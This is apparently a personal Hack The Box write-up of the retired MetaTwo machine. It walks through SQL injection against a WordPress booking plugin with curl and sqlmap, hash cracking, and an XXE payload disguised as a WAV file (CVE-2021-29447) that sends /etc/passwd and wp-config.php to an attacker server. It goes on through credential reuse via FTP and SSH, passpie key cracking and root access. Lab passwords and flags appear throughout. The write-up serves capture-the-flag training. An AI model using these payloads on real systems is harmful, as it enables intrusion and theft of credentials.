


17. Proxy the requests through burpsuite. Doing this is kind of annoying to me but sometimes it is need like now.

- #pwn_proxy_through_burpsuite_using_curl_HTB_MetaTwo

```
1. curl -s 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&wpnonce=3e87031969&category_id=33&total_service=-7502) UNION ALL SELECT
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -' | jq | sed 's/\\/\\/g' | tr -d '{}[],' | sed
'/^[[[:space:]]*$$/d' | sed 's/[ ]\+ / /g' | sed 's/^ //g' | bat -l QML --paging=never -p
2. Lets remove the sql injection part, and add the -x flag to proxy through burpsuite.
3. > curl -s 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&wpnonce=3e87031969&category_id=33&total_service=-7502' -x
http://127.0.0.1:8080
[]
4. I intercpet the above by opening burp and clicking on intercept. Then send to repeater. Last, right click on the repeater
window and select `copy to a file`.
5. I call it event.sql. You can call it anything.
```

sqlmap with input file



18. Now we will use this file with sqlmap to send sql injections

- #pwn_sqlmap_input_file_test
- #pwn_sqlmap_file_input_using_hyphen_r_flag

```
1. > sqlmap -r /home/h@x0r/hackthebox/metatwo/event.sql --batch
>>> [03:47:40] [INFO] target URL appears to be UNION injectable with 9 columns
[03:47:41] [INFO] POST parameter 'total_service' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'total_service' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 437 HTTP(s) requests:
---
Parameter: total_service (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: action=bookingpress_front_get_category_services&wpnonce=3e87031969&category_id=33&total_service=-7502) AND
(SELECT 7036 FROM (SELECT(SLEEP(5)))ZMOZ) AND (6859=6859

  Type: UNION query
  Title: Generic UNION query (NULL) - 9 columns
  Payload: action=bookingpress_front_get_category_services&wpnonce=3e87031969&category_id=33&total_service=-7502) UNION
ALL SELECT
NULL,NULL,NULL,NULL,CONCAT(0x7171766a71,0x4d4f634c794f634251754964476e635349745654654a6d77766d5656525466616563485178764d44,0
x716b627071),NULL,NULL,NULL,NULL-- -
---
```

```
[03:47:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.18.0, PHP 8.0.24
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[03:47:53] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 125 times
[03:47:53] [INFO] fetched data logged to text files under '/home/h@x0r/.local/share/sqlmap/output/metapress.htb'

[*] ending @ 03:47:53 /2024-08-17/
```

Optional sqlmap debugging

- Basically in time stamp 18:00 - 24:00 ippsec shows how to specify the commands instead of having sqlmap do it for us

```
1. ippsec attempts to debug why sqlmap could not detect column `total_service` as injectable. He does a lot of manual
   commands I had never seen before like `--union-cols=9` which just specifies the number of columns.
2. I had gotten injectable column with UNION on `total_service` right away because I did not use --batch instead I answered
   the questions manually, and it found the injectable parameter right away.
=====
3. > sqlmap -r /home/h@x0r/hackthebox/metatwo/foo.sqli --batch --technique=U --level 5 --risk 3 -vvvv <<< With 4 letter Vs
   sqlmap will show you the sqli injection it is sending to the target server. This is good for debugging and learning
   SQLinjecting.
4. > sqlmap -r /home/h@x0r/hackthebox/metatwo/foo.sqli --batch --technique=U --level 5 --risk 3 -p total_service <<< I think
   total sevice is the column.
5. The `-p` flag means
---
    -p TESTPARAMETER    Testable parameter(s)
---
6. > sqlmap -r /home/h@x0r/hackthebox/metatwo/foo.sqli --batch --technique=U --level 5 --risk 3 -p total_service -vvv --
   union-cols=9
7. > sqlmap -r /home/h@x0r/hackthebox/metatwo/foo.sqli --batch --technique=U --level 5 --risk 3 -p total_service --dump
```

Optional alternative sqli injection commands to dump the hashes

- I wanted this basically just for my notes. 0xdf shows the more traditional way of dumping the hashes via enumerating database, then tables, then columns (except we had to use sqlmap this time). That is the way we should enumerate when doing SQLi injections. It keeps things more organized instead of being all over the place.

```
1. https://0xdf.gitlab.io/2023/04/29/htb-metatwo.html
2. 0xdf@hacky$ sqlmap -r sqli.req -p total_service --dbs
3. 0xdf@hacky$ sqlmap -r sqli.req -p total_service -D blog --tables
4. 0xdf@hacky$ sqlmap -r sqli.req -p total_service -D blog -T wp_users --dump
5. The `-D` flag means:
-----
-D DB
    -D DB          DBMS database to enumerate
-----
6. The `-T` flag means:
-----
-T TBL
    -T TBL          DBMS database table(s) to enumerate
-----
5. 0xdf dumped the hashes in 3 commands. So much more effecient to do injections this way even with sqlmap it is the same
   thing.
```


Field	Type	Null	Key	Default	Extra
ID	bigint(20) unsigned		PRI		auto_increment
user_login	varchar(60)		IND		
user_pass	varchar(64)				
user_nicename	varchar(50)		IND		
user_email	varchar(100)				
user_url	varchar(100)				
user_registered	datetime			0000-00-00 00:00:00	
user_activation_key	varchar(60)				
user_status	int(11)			0	
display_name	varchar(250)				

19. **So it is confirmed by sqlmap to be injectable. Check out this site <https://usersinsights.com/wordpress-user-database-tables> to see the proper syntax when querring wordpress MySQL databases**

```
1. curl -s 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&wpnonce=3e87031969&category_id=33&total_service=-7502) UNION ALL SELECT
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -' | jq | sed 's/\"//g' | tr -d '{}[],' | sed
'/^[[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g' | bat -l QML --paging=never -p
2. I want the username and password so I will have to change it up. I will drop all the regex at the end because that just
adds to the confusion. I will just leave a simple `| jq .`
3. curl -s 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&wpnonce=3e87031969&category_id=33&total_service=-7502) UNION ALL SELECT
user_login,user_pass,@@version_compile_os,1,2,3,4,5,6 from wp_users-- -' | jq .
```

Dumping the manager hash

- #pwn_sqlmap_verbose_debugging


20. **I just added my regex at the end because all those doubles quotes and commas look messy to me.**

```
1. > curl -s 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&wpnonce=3e87031969&category_id=33&total_service=-7502) UNION ALL SELECT
user_login,user_pass,@@version_compile_os,1,2,3,4,5,6 from wp_users-- -' | jq | sed 's/\"//g' | tr -d '{}[],' | sed
'/^[[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g' | bat -l QML --paging=never -p
bookingpress_service_id: admin
bookingpress_category_id: $P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV.
bookingpress_service_name: debian-linux-gnu
bookingpress_service_price: $1.00
bookingpress_service_duration_val: 2
bookingpress_service_duration_unit: 3
bookingpress_service_description: 4
bookingpress_service_position: 5
bookingpress_servicedate_created: 6
service_price_without_currency: 1
img_url: http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg
bookingpress_service_id: manager
bookingpress_category_id: $P$B4aNm28N0E.tMy/JIcnVMZbGcU16Q70
2. SUCCESS, I got the admin and manager hashes.
```



21. Cracking the passwords with Hashcat

```
1. I am going to use the auto-detect feature hashcat has instead of looking up the hash.
2. > hashcat --username users.txt /usr/share/wordlists/rockyou.txt
3. > hashcat --username users.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:
manager:$P$B4aNm28N0E.tMy/JIcnVMZbGcU16Q70:partylikearockstar
4. SUCCESS
```



Log into wordpress /wp-login

22. Log into wordpress as manager:partylikearockstar

```
1. There is default logins for wordpress. Those are `/wp-login.php` and `/wp-admin.php`
2. http://metapress.htb/wp-login.php
3. SUCCESS, I get logged in
4. http://metapress.htb/wp-admin/profile.php
```

Finding exploit for this old wordpress version

23. Earlier when I ran vane wordpress scanner it detected the wordpress version.

```
1. [+] WordPress version 5.6.2 identified from links opml
2. I search for `wordpress 5.6.2 exploit`
3. https://blog.wpsec.com/wordpress-xxe-in-media-library-cve-2021-29447/
```

POC

To exploit this, I'll need two files. First, I'll make a `payload.wav` file, using the command from the post, replacing their IP with mine:

```
oxdf@hacky$ echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml
version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '""'http://10.10.14.6
/evil.dtd'""'>%remote;%init;%trick;]>\x00' > payload.wav
```

This has the `magic bytes` of a waveform audio file, `RIFF????WAVE` (where `?` is anything), but then it has an XML body with an XXE attack payload. It will reach back to my server and try to load a `.dtd` file.

A DTD (Document Type Definition) file is used to define the structure and content of an XML (eXtensible Markup Language) document. It specifies the elements, attributes, and their relationship to one another that can appear in the XML document. The DTD file acts as a set of rules that the XML document must follow to be considered valid.

The second file to create is that `.dtd` file:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd"
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.14.6/?p=%file;'" >
```

WordPress XXE Vulnerability in Media Library – CVE-2021-29447

24. I find this cve

1. I recommend reading the explanation from `0xdf` on this exploit. He explains it very well.

2. Basically we are creating a fake wav file with an `XXE` inside of it `and` this `.dtd` file.

3. First lets create the wav file. All you need is to change the ip. If you want to know how to `break` down this command `then` read this. ``blog.wpsec.com/wordpress-xxe-in-media-library-cve-2021-29447/``

> echo -en 'RIFF\b8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '""'http://10.10.14.41/evil.dtd'""'>%remote;%init;%trick;]>\x00' > payload.wav

4. Next the `.dtd` file. Insert the following `XXE` payload into ``evil.dtd``

<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">

<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://10.10.14.6/?p=%file;'" >

PoC



25. Proof of Concept. Executing the payloads

1. > cat evil.dtd

<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">

<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://10.10.14.41/?p=%file;'" >

2. I set up a python server on port80

3. sudo python3 -m http.server 80

4. Now, upload the wave file.

5. You will click on media

6. http://metapress.htb/wp-admin/upload.php

7. You should be on the media upload page.

8. Click add new >>> select files/ or drop the file

9. As you as you upload the `payload.wav` the server will come back with an `Unexpected response from the server`. Your python3 server should now have an encoded payload that you will have to decode. It will contain the `/etc/passwd` file.

10. SUCCESS

26. Now we have to decode the long *base64 encoded* string

```
1. > vim passwd.txt
2. > cat passwd.txt | base64 -d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin<snip>
3. > cat tmp_loot | base64 -d | grep "sh$"
root:x:0:0:root:/root:/bin/bash
jnelson:x:1000:1000:jnelson,,,:/home/jnelson:/bin/bash
4. SUCCESS, now lets try for other sensitive files.
```

Exfiltration of sensitive files

27. Now let's exifil some more files


```
1. All we need to do is edit `evil.dtd` to exfiltrate something like `wp-config.php` and upload the payload.wav again and wait for it to send the encoded base64 string to our listening python server. We will not need to specifiy the path for this file because it will first check the files in the webroot and wp-config.php will usually be in the webroot directory of the server. Which is `/var/www/html`
-----

> cat evil.dtd
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=wp-config.php">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.14.41/?p=%file;'>" >
-----

2. Actually I was wrong wp-config.php was not in the webroot. It is actually up 1 directory ../wp-config.php. So I will try that again in a minute.
3. I did exfil the /proc/net/tcp file. This file will show you all the open ports even internal hidden ports that are open on the server.
4. cat ../evil.dtd
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/proc/net/tcp">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.14.41/?p=%file;'>" >
5. for port in $(cat /proc/net/tcp | awk '{print $2}' | grep -v local | awk '{print $2}' FS=":" | sort -u); do echo "[+] Port $port ==> $(echo "obase=10; ibase=16; $port" | bc)"; done
[+] Port 0016 ==> 22
[+] Port 0050 ==> 80
[+] Port 0CEA ==> 3306
[+] Port B392 ==> 45970
6. Ok that was fun now back to exfiltrating our target file `wp-config.php`. I will try instead doing `../wp-config.php` to see if that works.
7. > cat ../evil.dtd
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.14.41/?p=%file;'>" >
8. Upload like before.
1. > vim evil.dtd
2. > cp payload.wav payload2.wav
3. > vim evil.dtd
4. > vim loot/wp-config.php
5. > cat loot/wp-config.php | base64 -d | sponge loot/wp-config.php
6. > cat loot/wp-config.php
<?php
/** The name of the database for WordPress */
define( 'DB_NAME', 'blog' );
9. SUCCESS, I got the file
=====

> cat loot/wp-config.php | grep DB
define( 'DB_NAME', 'blog' );
define( 'DB_USER', 'blog' );
define( 'DB_PASSWORD', '635Aq@TdqrCwXFUZ' );
define( 'DB_HOST', 'localhost' );
define( 'DB_CHARSET', 'utf8mb4' );
define( 'DB_COLLATE', '' );
=====

10. admin:635Aq@TdqrCwXFUZ
11. Username admin and password is this: 635Aq@TdqrCwXFUZ
```



28. I try the password for the admin

1. I log out of the web server.
2. http://metapress.htb/wp-admin/upload.php
3. The logout button is found by clicking on the manager profile picture.
4. Now I attempt to log back in as admin.
5. FAIL, wrong password

29. Not all is lost there is also an FTP password in the wp-config.php file.

```
1. > cat loot/wp-config.php | grep FTP
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );
2. metapress.htb:9NYS_ii@FyL_p5M2NvJ
```

FTP authenticated

30. Let's try to log authenticated into the FTP server

```
1. > ftp 10.129.228.95
Connected to 10.129.228.95.
220 ProFTPD Server (Debian) [::ffff:10.129.228.95]
Name (10.129.228.95:h@x0r): metapress.htb
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
2. SUCCESS, I get in
3. > ftp 10.129.228.95
Connected to 10.129.228.95.
220 ProFTPD Server (Debian) [::ffff:10.129.228.95]
Name (10.129.228.95:h@x0r): metapress.htb
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x  5 metapress.htb metapress.htb    4096 Oct  5  2022 blog
drwxr-xr-x  3 metapress.htb metapress.htb    4096 Oct  5  2022 mailer
226 Transfer complete
ftp> cd mailer
250 CWD command successful
ftp> dir
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x  4 metapress.htb metapress.htb    4096 Oct  5  2022 PHPMailer
-rw-r--r--  1 metapress.htb metapress.htb    1126 Jun 22  2022 send_email.php
226 Transfer complete
```



```
ftp> get send_email.php
200 PORT command successful
150 Opening BINARY mode data connection for send_email.php (1126 bytes)
226 Transfer complete
1126 bytes received in 0.00379 seconds (290 kbytes/s)
ftp> bye
221 Goodbye.
```

Another password found

31. If we open up `send_email.php` there is a password in it.

```
1. > cat loot/send_email.php
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
2. Great we have another password for a user, and not just any user. He has bash access. When we exfiltrated the
`/etc/passwd` he was the only one other than root with bash access.
3. > cat loot/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
jnelson:x:1000:1000:jnelson,,,:/home/jnelson:/bin/bash
4. I suspect he has ssh. lol
```

SSH shell as user jnelson

32. SSH as jnelson

```
1. > ssh jnelson@metapress.htb
2. jnelson@meta2:~$ whoami
jnelson
3. jnelson@meta2:~$ export TERM=xterm
4. jnelson@meta2:~$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
5. jnelson@meta2:~$ cat user.txt
e2e51c3d4d9d50bbade56822a8e435ca
6. User flag found
7. There is an interesting file here in the home directory of the user called .passpie
```

33. I search online for what is passpie?

```
1. Welcome to Passpie!. Passpie is a command line tool to manage passwords from the terminal with a colorful and
configurable interface. Use a master passphrase to decrypt login credentials, copy passwords to clipboard, synchronize with a
git repository, check the state of your passwords, and more.
2. A terminal password manager
3. jnelson@meta2:~/passpie$ cat .keys
4. I find a private key in `passpie/.keys`
5. I copy only the private key to a file. The key is used to create passwords obviously.lol
6. I name it metatwo.pgp
```

gpg2john

- #pwn_gpg2john_is_actually_gpg2john
- #pwn_gpg2john_HTB_MetaTwo

34. gpg2john

```
1. > vim metatwo.pgp
2. > which gpg2john
/usr/bin/gpg2john
2. > gpg2john metatwo.pgp > hash
3. > cat hash
Passpie:$gpg$*17*54*3072*e975911867862609115f302a3d0196aec0c2ebf79a84c0303056df921c965e589f82d7dd71099ed9749408d5ad17a442100
6d89b49c0*3*254*2*7*16*21d36a3443b38bad35df0f0e2c77f6b9*65011712*907cb55ccb37aaad::Passpie (Auto-generated by Passpie)
<passpie@local>::metatwo.pgp
4. > john --wordlist=/usr/share/wordlists/rockyou.txt hash
5. > john hash --show
```

Passpie:blink182:::Passpie (Auto-generated by Passpie) <passpie@local>:::metatwo.pgp
1 password hash cracked, 0 left

```
jnelson@meta2:~$ which passpie
/usr/local/bin/passpie
jnelson@meta2:~$ passpie
```

Name	Login	Password	Comment
ssh	jnelson	*****	
ssh	root	*****	

passpie

35. unlocking the password of jnelson using the passpie file

```
1. jnelson@meta2:~$ which passpie
/usr/local/bin/passpie

2. jnelson@meta2:~$ passpie
```

Name	Login	Password	Comment
ssh	jnelson	*****	
ssh	root	*****	

```
3. jnelson@meta2:~$ passpie --help

4. jnelson@meta2:~$ passpie export
Usage: passpie export [OPTIONS] FILEPATH
Error: Missing argument "filepath".

5. jnelson@meta2:~$ passpie export /dev/shm/pwnt.txt
Passphrase: blink182

6. jnelson@meta2:~$ cat /dev/shm/pwnt.txt
credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
```


Got Root

36. Now I have the root password. I will do a switch user to root

```
1. p7qfAZt4_A1xo_0x
2. jnelson@meta2:~$ su root
Password:
3. root@meta2:/home/jnelson# whoami
root
4. root@meta2:/home/jnelson# cat /root/root.txt
0c4fbecd1562d9ad8fed7fd0f457730c
```



MetaTwo has been Pwned!

Congratulations  **therealpablo**, best of luck in capturing flags ahead!

#11207	17 Aug 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

PWNED